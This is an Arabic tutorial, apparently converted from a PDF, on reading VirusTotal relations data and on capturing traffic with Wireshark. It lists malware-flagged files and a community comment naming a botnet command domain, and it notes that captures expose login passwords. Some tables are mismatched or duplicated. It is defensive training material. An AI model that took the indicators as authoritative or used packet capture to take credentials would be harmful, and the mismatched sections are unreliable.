**مثال :** شركة **CDN** (**شبكة توصيل محتوى معروفة**) **Label :** FASTLY **اسم المشغل :**

**مثال :** الجهة التي خصت هذه الشبكة، ومقرها أمريكا الشمالية : **RIR: ARIN** : السجل الإقليمي

**البلد : US**  
**مثال :**  
**الولايات المتحدة**

القارء : NA

## مثال :

Basic Properties ⓘ	
Regional Internet Registry	ARIN
Country	US
Continent	NA
Network	104.21.0.0/17
Autonomous System Number	13335
Autonomous System Label	CLOUDFLARENET

**RELATIONS** : يعرض العلاقات بين الكائن الذي تفحصه (ملف، رابط، دومن، IP) وكائنات أخرى ضمن قاعدة بيانات **VirusTotal**

The screenshot shows the VirusTotal interface for the domain 'google.com'. At the top, there's a summary card with a 'Community Score' of 0/95 and a '642' badge. Below it, the domain 'google.com' is listed with its registrar as 'MarkMonitor Inc.', creation date as '28 years ago', and last analysis date as '3 hours ago'. A note says 'At least 9 detected files communicating with this domain'. The 'RELATIONS' tab is highlighted with a red box. Other tabs include 'DETECTION' and 'DETAILS'. A green banner at the bottom encourages joining the community.

### أسماء النطاقات المرتبطة : Passive DNS Replication

قائمة بالنطاقات (مواقع) التي كانت تستخدم نفس عنوان IP لهذا

Passive DNS Replication (200)			
Date resolved	Detections	Resolver	Domain
2025-09-10	0 / 95	VirusTotal	378brlf.com
2025-09-09	0 / 95	VirusTotal	dailynourishdm.com
2025-09-09	0 / 95	VirusTotal	rg1n.roulainai.live
2025-09-09	0 / 95	VirusTotal	chinasmartcloud.com
2025-09-08	0 / 95	VirusTotal	tdjew.com
2025-09-08	0 / 95	VirusTotal	swoleprotraining.com
2025-09-08	0 / 95	VirusTotal	985.wuyase220.dpdns.org
2025-09-08	0 / 95	Georgia Institute of Technology	vulkanrussia-casino.com
2025-09-07	0 / 95	VirusTotal	5757beth.com
2025-09-07	0 / 95	VirusTotal	utexahe.top

### ملفات تواصلت مع هذا IP : Communicating Files

ملفات (برامج/تطبيقات) تم رصدها تتصل بهذا العنوان

Communicating Files (217)			
Scanned	Detections	Type	Name
2022-06-24	0 / 60	Android	00372347a1fd15cc8e2368e26afe80bdbee101db6f06eb381e45db43943a86f7
2021-12-07	22 / 54	HTML	0139af90334b985512d2d896a7e05d0a57bca84015e60f7a1f4a0acd0ff85eba
2025-02-13	0 / 66	Android	029ac5695ac0b41930832dbfd7f9bf19c0382e1b23d5e4cfbb2438153ca43b1d
2023-09-12	13 / 60	PDF	hd-online-player-tom-yum-goong-2-download-1080p-conte.pdf
2024-12-31	0 / 40	Android	030192d2fb52de784e024e1b61c51a49c6396936c5e1ef5ed82725e067d2395c
2024-01-16	23 / 63	Android	032eb3f7a1d542e77017fe7af0e272c93f8dc1ec4541044e864a50e44ddc0eba.apk
2022-01-24	0 / 61	Android	03d8deccae105d0d98093880770e11a603d4c42fe7097d6b5db170eaa5339dc
2025-06-05	33 / 62	HTML	0424f6a80b3d2b5970954cc5e04f715d8e84acaff14faafa129aa3a450f54148
2025-07-10	57 / 72	Win32 EXE	CamScanners_7998689669889989.exe
2024-07-03	0 / 68	Android	074abf3c8b712d5e072b35c4ccf4be2803613fe6711151b22f9850847d4ee32.apk

### ملفات توجد بها إشارة مباشرة لهذا العنوان : Files Referring

Historical SSL Certificates (200)		
First seen	Subject	Thumbprint
+ 2025-09-04	*.google.com	44cb8f8ed29daca056759b9e4a6a65eacc434cf
+ 2025-08-29	*.google.com	92eee8f877fee8e6b398858241ca26d75084bf8f
+ 2025-07-25	*.google.com	ccb627d302edcd98154dfa8e6e112c57ef3dffdf
+ 2025-07-11	*.google.com	b9abcf250776a5528ac64e009aa32bd3b632a632
+ 2025-07-19	*.google.com	ddc833b5887d31c6a5de97353e497a04c5ab2d69
+ 2025-07-11	*.google.com	b9abcf250776a5528ac64e009aa32bd3b632a632
+ 2025-07-03	*.google.com	0e29d7dbfc328cdd6547b5cc0f6204ee7cae8042
+ 2025-06-19	*.google.com	eeb421e207a735362781a03a3ec96cf511a07f5c

## سجل تاريخ تغيير ملكية أو بيانات الشبكة أو النطاق : Historical Whois Lookups

Historical Whois Lookups (2) ⓘ	
Last Updated	Organization
+ 2025-07-18	
+ 2025-06-25	Cloudflare, Inc.

سجل الشهادات الأمنية القديمة المرتبطة بعنوان IP أو دومين، ويُستخدم لتحليل النشاط الزمني والمصداقية : Historical SSL Certificates

Historical SSL Certificates (200) ⓘ		
First seen	Subject	Thumbprint
+ 2025-09-04	*.google.com	44cb8f8ed29daca056759b9e4a6a65eacc434cf
+ 2025-08-29	*.google.com	92eee8f877fee8e6b398858241ca26d75084bf8f
+ 2025-07-25	*.google.com	ccb627d302edcd98154dfa8e6e112c57ef3dffdf
+ 2025-07-11	*.google.com	b9abcf250776a5528ac64e009aa32bd3b632a632
+ 2025-07-19	*.google.com	ddc833b5887d31c6a5de97353e497a04c5ab2d69
+ 2025-07-11	*.google.com	b9abcf250776a5528ac64e009aa32bd3b632a632
+ 2025-07-03	*.google.com	0e29d7dbfc328cdd6547b5cc0f6204ee7cae8042
+ 2025-06-19	*.google.com	eeb421e207a735362781a03a3ec96cf511a07f5c
+ 2025-06-10	*.google.com	0973d456af037e403b609556668de927e0daecd
+ 2025-05-29	*.google.com	7bd202fc58d9e66cdb4e0a85109165a59a9c5d12

: التعليقات او التقييمات عن هذا الموقف من قبل المستخدمين COMMUNITY

Voting details (2) ⓘ	
 NIXLovesXerneas 2 months ago	-1
 JaffaCakes118 2 months ago	-11
Comments (3) ⓘ	
 JaffaCakes118 2 months ago <p><b>IOC:</b> event-time-microsoft.org <b>IOC Type:</b> domain <b>Threat Type:</b> botnet_cc <b>Malware:</b> Interlock <b>Confidence Level:</b> 75% <b>Reference:</b> <a href="https://infosec.exchange/@netressec/114739120040883261">https://infosec.exchange/@netressec/114739120040883261</a></p>	

# WIRESHARK

**Network Wireshark** : هو برنامج مجاني ومفتوح المصدر يستخدم لتحليل الشبكات **Traffic Analyzer** يتيح لك التقاط حركة المرور **Capture** و فحص **Analyze** التي تمر عبر الشبكة بالتفصيل

اهم عناصر الواجهة الرئيسية :

معرفة الوقت المرسل فيه الحزمة هذه : **time**

المرسل ( جهاز الراتور ) : **source**

المستقبل ( الجهاز الخاص به ) : **destination**

البروتوكول المستخدم في هذه العملية : **protocol**


معلومات اضافية عن هذه الحزمة كالباسورد اسم المستخدم والصور الخ : **info**

داخل هذه الحزمة تظهر لك عمليات تسجيل الدخول (post)


No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.90.4	20.189.173.7	TLSv1.2	Application Data
2	0.000168	192.168.90.4	20.189.173.7	TLSv1.2	Application Data
3	0.000237	192.168.90.4	20.189.173.7	TLSv1.2	Application Data
4	0.311259	20.189.173.7	192.168.90.4	TCP	Seq=1 Ack=118 Win=16383 Len=0 [ACK] 49906 → 443
5	0.311259	20.189.173.7	192.168.90.4	TLSv1.2	Application Data
6	0.365718	192.168.90.4	20.189.173.7	TCP	Seq=916 Ack=40 Win=256 Len=0 [ACK] 443 → 49906
7	0.634346	20.189.173.7	192.168.90.4	TLSv1.2	Application Data
8	0.636193	192.168.90.4	20.189.173.7	TLSv1.2	Application Data
9	0.910524	192.168.90.4	192.168.90.199	DNS	Standard query 0xc27b A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud
10	0.915341	192.168.90.199	192.168.90.4	DNS	Standard query response 0xc27b No such name A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws
11	0.951551	20.189.173.7	192.168.90.4	TCP	Seq=139 Ack=951 Win=16380 Len=0 [ACK] 49906 → 443
12	3.431184	192.168.90.4	142.250.200.238	UDP	Len=1040 443 → 49874
13	3.559557	142.250.200.238	192.168.90.4	UDP	Len=79 49874 → 443
14	3.559557	142.250.200.238	192.168.90.4	UDP	Len=21 49874 → 443
15	3.560098	192.168.90.4	142.250.200.238	UDP	Len=35 443 → 49874
16	3.678845	142.250.200.238	192.168.90.4	UDP	Len=24 49874 → 443
17	5.921974	192.168.90.4	192.168.90.199	DNS	Standard query 0x461d A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud
18	6.048431	192.168.90.199	192.168.90.4	DNS	Standard query response 0x461d No such name A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws
19	6.149446	f3:fd:47:ea:b0:02	Intel_c2:6d:66	ARP	Who has 192.168.90.4? Tell 192.168.90.199
20	6.149446	f3:fd:47:ea:b0:02	Intel_c2:6d:66	ARP	Who has 192.168.90.199? Tell f3:fd:47:ea:b0:02

## بدأ التقاط الحزم :


لبدء التقاط الحزم قم أولاً باختيار الشبكة المراد مراقبتها ثم اضغط على العربيع الأزرق في الأعلى لبدء عملية الالتقاط





ايقاف التقاط الحزم من العربيع الاحمر





لحفظ البكجات الملتقطة من خيار **File** ثم حفظ باسم وقم بختار مكان الحفظ لابد ان يكون نوع الملف **pcapng** ليشمل كل مميزات التشغيل



عند وجود حجم مرور شبكي كبير ورغبة في حفظ كل حزم يصل إلى ملف اذهب إلى قائمة **Output** في الأعلى واضبط مسار الحفظ عبر **Browse** واختر صيغة الملف المناسبة (مثل **pcapng** أو **pcap**) يمكنك أيضاً تكوين سياسة تدوير الملفات (مثلاً حفظ كل 1000 حزمة في ملف جديد أو كل 100 ميجابايت أو كل ساعة) عن طريق إدخال القيمة المطلوبة في الحقول المخصصة ثم اضغط **Start** لبدء الحفظ التلقائي


